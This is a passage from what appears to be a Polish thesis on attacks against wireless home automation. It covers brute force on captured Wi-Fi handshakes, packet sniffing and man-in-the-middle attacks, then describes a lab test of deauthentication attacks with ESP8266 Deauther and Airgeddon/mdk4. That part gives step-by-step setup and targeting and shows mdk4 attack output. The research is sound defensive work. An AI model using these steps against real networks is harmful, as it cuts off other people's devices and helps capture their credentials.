Brute force, czyli atak siłowy, jest metodą łamania haseł polegającą na systematycznym sprawdzaniu wszystkich możliwych kombinacji znaków do momentu znalezienia właściwego hasła. W przeciwieństwie do ataku słownikowego, który korzysta z predefiniowanej listy popularnych haseł, atak brute force nie ogranicza się do żadnego konkretnego zestawu słów. Oznacza to, że jest bardziej czasochłonny i zasobożerny, ale potencjalnie bardziej skuteczny, ponieważ nie pomija żadnej możliwej kombinacji znaków [40].

Proces ataku brute force w kontekście sieci Wi-Fi, podobnie jak w przypadku ataku słownikowego, zaczyna się od przechwycenia tzw. 4-way handshake, czyli czterostopniowego procesu uwierzytelniania między urządzeniem klienckim a punktem dostępu. Atakujący może używać narzędzi takich jak WiFi jammer, aby wysyłać pakiety deautoryzacyjne do urządzeń w sieci, zmuszając je do ponownego nawiązania połączenia i przechwycenia handshake. Gdy handshake zostanie przechwycony, atakujący może przystąpić do łamania haseł metodą brute force [41].

Atak brute force polega na generowaniu wszystkich możliwych kombinacji znaków, poczynając od najkrótszych i najprostszych, aż po dłuższe i bardziej złożone. Każda kombinacja jest następnie przekształcana w hash i porównywana z przechwytowanym handshake. Proces ten jest automatyzowany za pomocą specjalistycznego oprogramowania, które potrafi przetwarzać miliony kombinacji w krótkim czasie. Choć atak brute force może trwać bardzo długo, jego skuteczność jest niepodważalna, ponieważ nie pomija żadnej potencjalnej kombinacji [42].

Zabezpieczenia przed atakiem brute force są podobne jak w przypadku ataku słownikowego. Użytkownicy powinni stosować złożone i unikalne hasła, które są trudne do odgadnięcia. Silne hasło powinno zawierać mieszankę liter (zarówno dużych, jak i małych), cyfr oraz znaków specjalnych, co znacząco zwiększa liczbę możliwych kombinacji i tym samym utrudnia przeprowadzenie ataku brute force. Dodatkowo, zastosowanie uwierzytelniania dwuskładnikowego (2FA) znacząco podnosi poziom zabezpieczeń, ponieważ nawet w przypadku złamania hasła, atakujący nadal potrzebuje drugiego elementu uwierzytelniającego, aby uzyskać dostęp do systemu [43].

1.3. Packet Sniffing

Packet sniffing, czyli przechwytywanie pakietów, jest techniką polegającą na monitorowaniu i analizowaniu ruchu sieciowego w celu przechwycenia danych przesyłanych przez sieć. Atakujący, zwany również snifferem, wykorzystuje specjalistyczne oprogramowanie lub sprzęt do przechwytywania i analizy pakietów danych, które krążą w sieci. W przeciwieństwie do innych metod ataków, packet sniffing nie ingeruje bezpośrednio w przepływ danych ani nie zmienia ich, ale raczej pasywnie obserwuje komunikację, co może utrudnić jego wykrycie [44].

Proces packet sniffingu zaczyna się od ustawienia interfejsu sieciowego w tryb nasłuchu, co pozwala na przechwytywanie wszystkich pakietów przechodzących przez dany segment sieci, niezależnie od ich docelowego adresu MAC. Sniffer przechwytuje te pakiety i zapisuje je do analizy. Przechwycone dane mogą zawierać różne typy informacji, w tym loginy, hasła, treść wiadomości e-mail, dane przeglądanych stron internetowych, a nawet dane sesji aplikacji. Dzięki temu atakujący może uzyskać dostęp do wrażliwych informacji bez wiedzy użytkowników [45].

W kontekście bezprzewodowej automatyki domowej packet sniffing może stanowić poważne zagrożenie. Systemy automatyki domowej, takie jak inteligentne zamki, termostaty, kamery bezpieczeństwa czy systemy oświetleniowe, komunikują się ze sobą oraz z centralnym kontrolerem za pomocą sieci bezprzewodowej. Przechwycenie pakietów

danych przesyłanych w takiej sieci może umożliwić atakującemu uzyskanie poufnych informacji, takich jak dane logowania, konfiguracje urządzeń, a nawet komendy sterujące urządzeniami. Na przykład, przechwycenie danych przesyłanych między inteligentnym zamkiem a centralnym kontrolerem może pozwolić atakującemu na poznanie kodów dostępu lub komend odblokowania drzwi [46].

Packet sniffing może również być wykorzystywany do bardziej zaawansowanych ataków, takich jak przechwytywanie sesji (session hijacking) lub atak typu Man-in-the-Middle (MitM). W ataku przechwytywania sesji atakujący przejmując kontrolę nad aktywną sesją użytkownika, natomiast w ataku MitM atakujący przechwytuje i potencjalnie modyfikuje komunikację między dwoma stronami bez ich wiedzy [47].

Aby zabezpieczyć się przed packet sniffingiem, należy stosować kilka warstw ochrony. Przede wszystkim używanie silnego szyfrowania, takiego jak WPA3, może znacznie utrudnić atakującemu przechwycenie i zrozumienie danych przesyłanych w sieci. Szyfrowanie zapewnia, że nawet jeśli pakiety zostaną przechwycone, ich zawartość pozostanie nieczytelna bez odpowiednich kluczy deszyfrujących [48].

Dodatkowo, segmentacja sieci oraz implementacja wirtualnych sieci prywatnych (VPN) mogą zwiększyć bezpieczeństwo, izolując ruch sieciowy systemów automatyki domowej od innych segmentów sieci i szyfrując dane przesyłane pomiędzy urządzeniami. Regularne monitorowanie sieci w celu wykrywania nieautoryzowanych urządzeń lub podejrzanych aktywności może również pomóc w identyfikacji i reagowaniu na próby przechwytywania pakietów. Świadomość użytkowników o zagrożeniach oraz stosowanie silnych, unikalnych haseł dla wszystkich urządzeń i sieci bezprzewodowych również odgrywają kluczową rolę w ochronie przed packet sniffingiem [49].

1.4. Ataki MitM

Atak typu Man-in-the-Middle (MitM), czyli atak człowieka w środku, jest zaawansowaną techniką, w której atakujący w tajemnicy przechwytuje i manipuluje komunikacją między dwoma stronami, które uważają, że komunikują się bezpośrednio ze sobą. Atakujący, pośrednicząc w komunikacji, może nie tylko podsłuchiwać przesyłane dane, ale również je modyfikować, co stwarza poważne zagrożenie dla integralności i poufności danych [50].

Proces ataku MitM zaczyna się od przechwycenia połączenia między dwoma stronami. W kontekście sieci bezprzewodowej atakujący może na przykład użyć techniki ARP spoofing, aby przekonać obie strony, że atakujący jest zaufanym punktem dostępu. Dzięki temu atakujący może przechwycić cały ruch sieciowy. Inną metodą jest wykorzystanie fałszywego punktu dostępowego (Evil Twin), gdzie atakujący tworzy fałszywą sieć Wi-Fi o takiej samej nazwie (SSID) jak legalna sieć, aby zwabić użytkowników do łączenia się z nią [51].

Po uzyskaniu kontroli nad połączeniem, atakujący może podsłuchiwać i rejestrować wszystkie przesyłane dane, takie jak loginy, hasła, wiadomości e-mail, a także inne poufne informacje. Ponadto, atakujący może modyfikować przesyłane dane, co może prowadzić do poważnych konsekwencji. Na przykład, w trakcie transakcji finansowej atakujący może zmienić numer konta bankowego, na które mają zostać przebrane środki, przekierowując pieniądze na swoje konto [52].

W kontekście bezprzewodowej automatyki domowej, atak MitM może mieć szczególnie groźne skutki. Systemy automatyki domowej, takie jak inteligentne zamki, termostaty, kamery bezpieczeństwa czy systemy oświetleniowe, często komunikują się z centralnym kontrolerem za pomocą sieci bezprzewodowej. Atakujący, który przeprowadzi skuteczny atak MitM, może uzyskać pełny dostęp do tych urządzeń. Może to prowadzić do przejęcia kontroli nad inteligentnymi zamkami, co pozwoli na otwieranie drzwi bez wiedzy

właściciela, czy manipulacji ustawieniami termostatów, co może skutkować niekontrolowanym podniesieniem lub obniżeniem temperatury w domu [53].

Aby zabezpieczyć się przed atakami MitM w kontekście bezprzewodowej automatyki domowej, użytkownicy powinni stosować kilka warstw ochrony. Przede wszystkim, używanie silnego szyfrowania, takiego jak WPA3, może znacznie utrudnić atakującemu przechwycenie i manipulowanie danymi przesyłanymi w sieci. Szyfrowanie zapewnia, że nawet jeśli pakiety zostaną przechwycone, ich zawartość pozostanie nieczytelna bez odpowiednich kluczy deszyfrujących [54].

Dodatkowo, stosowanie certyfikatów cyfrowych oraz protokołów uwierzytelniania, takich jak HTTPS czy TLS, może zwiększyć bezpieczeństwo komunikacji, zapewniając integralność i poufność przesyłanych danych. Implementacja wirtualnych sieci prywatnych (VPN) może również znacząco zwiększyć bezpieczeństwo, szyfrując dane przesyłane pomiędzy urządzeniami i izolując ruch sieciowy systemów automatyki domowej od innych segmentów sieci. Regularne monitorowanie sieci w celu wykrywania nieautoryzowanych urządzeń lub podejrzanych aktywności może również pomóc w identyfikacji i reagowaniu na próby ataków MitM. Świadomość użytkowników o zagrożeniach oraz stosowanie silnych, unikalnych haseł dla wszystkich urządzeń i sieci bezprzewodowych również odgrywają kluczową rolę w ochronie przed atakami typu Man-in-the-Middle [55].


2. Charakterystyka środowisk testowych i przeprowadzanych symulacji ataków

W ramach niniejszej pracy opracowano środowisko testowe dla przetestowania ataków na sieci WiFi, Bluetooth i ZigBee oraz kilka scenariuszy przeprowadzenia ataków dla każdej z tych sieci. W scenariuszach uwzględniono także różne lokalizacje urządzenia zakłócającego (jammera). Charakterystykę środowiska i scenariusze ataków opisano w niniejszym rozdziale.

2.1. Urządzenia WiFi pracujące w trybie infrastrukturalnym z AP

2.1.1. WiFi Deauther (DoS)


W badaniu atak WiFi Deauth został przeprowadzony na dwa różne sposoby – z użyciem mikrokontrolera z oprogramowaniem „ESP8266 Deauther” oraz za pomocą Raspberry Pi 3B+ z zewnętrzną kartą sieciową MT7612U oraz systemem Kali Linux i oprogramowaniem „Aircgeddon”. Każde z podejść było powtarzane trzykrotnie, aby sprawdzić skuteczność ataku w zależności od lokalizacji urządzenia zakłócającego. Stanowisko badawcze składało się z punktu dostępowego ASUS RT-N12+ (Access Point - AP), trzech mikrokontrolerów ESP32 z wgranym oprogramowaniem ESPHome (Urządzenie 1 – Urządzenie 3), podłączonych do AP oraz serwera z oprogramowaniem Home Assistant, do którego mikrokontrolery przesyłały dane z podłączonych do nich czujników. Serwer był połączony przewodowo do przełącznika sieciowego TPLINK LS1005G, a następnie do routera. Dodatkowo do AP, w sposób przewodowy za pośrednictwem przełącznika, podłączony był komputer z uruchomionym programem sprawdzającym dostępność urządzeń.



Rys. 2.1. Schemat stanowiska badawczego dla przykładów 2.1.2 oraz 2.1.3. Na schemacie oznaczono cyframi 1-3 różne położenia zakłóczacza.


Na rysunku Rys. 2.1 przedstawiono schemat stanowiska badawczego z różnymi położeniami urządzenia zakłócającego. W pierwszym przypadku zakłóczacz (jammer z funkcją deautoryzatora) znajdował się tuż obok punktu dostępowego oraz jednego z urządzeń automatyki domowej. W drugim podejściu zakłóczacz znajdował się za ścianą działową, prostopadle do urządzeń, natomiast w ostatniej próbie deautoryzator był uruchamiany na zewnątrz budynku, za grubszą ścianą nośną.

W przypadku ataku za pomocą mikrokontrolera, pierwszym krokiem była instalacja dostępnego oprogramowania „ESP8266 Deauther”. W tym celu należało pobrać na komputer skompilowany plik z rozszerzeniem bin, a następnie za pomocą narzędzia ESPWEBTOOL wgrać plik na podłączony przez port USB mikrokontroler. Po zainstalowaniu oprogramowania należało podłączyć się do punktu dostępowego utworzonego przez mikrokontroler, a następnie w przeglądarce przejść do interfejsu graficznego dostępnego pod adresem <http://192.168.4.1>.




Rys. 2.2. Konfiguracja ataku w interfejsie graficznym oprogramowania ESP8266 Deauther.

Z poziomu GUI (ang. Graphical User Interface) należało wybrać punkt dostępowy do zakłócenia oraz wskazane urządzenia do niego podłączone w celu ich rozłączenia (patrz Rys. 2.2.). Po skonfigurowaniu ataku trzeba było przejść do zakładki „Attack” i uruchomić atak deautoryzacyjny – „Deauth”.




Rys. 2.3. Menu ataku w interfejsie ESP8266 Deauther.


Po rozpoczęciu ataku w interfejsie graficznym pojawiała się informacja o ilości wysyłanych pakietów deautoryzacyjnych na sekundę (patrz Rys. 2.3.). W przypadku 8 wybranych celów było to 550 pakietów na sekundę, co jest równoważne z około 70 pakietami rozłączającymi wysyłanymi do każdego z urządzeń w ciągu sekundy.



Rys. 2.4. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.



Rys. 2.5. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla drugiej lokalizacji zagłuszacza.



Rys. 2.6. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.

Dla pierwszego położenia zakłócacza prawie cała komunikacja zostawała natychmiastowo przerwana tuż po rozpoczęciu ataku, odbierane były jedynie nieliczne pakiety (patrz Rys. 2.4.). Podobnie działo się, gdy urządzenie było uruchamiane w pokoju obok (patrz Rys. 2.5.). W przypadku przeprowadzania ataku na zewnątrz budynku można było zauważyć znacznie mniejszą skuteczność zagłuszacza, szczególnie dla drugiego i trzeciego urządzenia, znacznie więcej pakietów prawidłowo dochodziło do celu (patrz Rys. 2.4.). Dla wszystkich trzech iteracji urządzenia, które nie zostały wybrane jako cel, nie miały problemu z komunikacją w sieci lub problemy te były sporadyczne.

W przypadku ataku za pomocą Kali Linux z Airedodn w pierwszym kroku na Raspberry Pi należało zainstalować system Kali Linux poprzez wgranie obrazu systemu na

kartę SD. Kolejnym krokiem było zainstalowanie za pomocą terminala oprogramowania Airededdon, a następnie uruchomienie go. Na początku w programie należało ustawić kartę sieciową w tryb monitorowania (funkcję tę wspierały tylko wybrane karty sieciowe) i przeprowadzić skanowanie w poszukiwaniu celu ataku (rys. 2.7). Po wybraniu celu należało przejść do opcji „DoS attacks menu” i wybrać atak „Deauth / disassoc amok mdk4 attack”. Był to typ działania, który polegał na ciągłym wysyłaniu do sieci fałszywych pakietów zarówno deautoryzacyjnych, jak i disasocjacyjnych.

```


mdk4 amok attack (DoS Pursuit mode)

Periodically re-reading blacklist/whitelist every 3 seconds


Disconnecting AC:D5: from EE:FB: on channel 10
Packets sent: 1 - Speed: 1 packets/sec
Disconnecting AC:D5: from EE:FB: on channel 10
Packets sent: 181 - Speed: 180 packets/sec
Disconnecting EE:FB: from EE:FB: on channel 10
Packets sent: 221 - Speed: 40 packets/sec
Disconnecting AC:D5: from EE:FB: on channel 10
Packets sent: 257 - Speed: 35 packets/sec

```

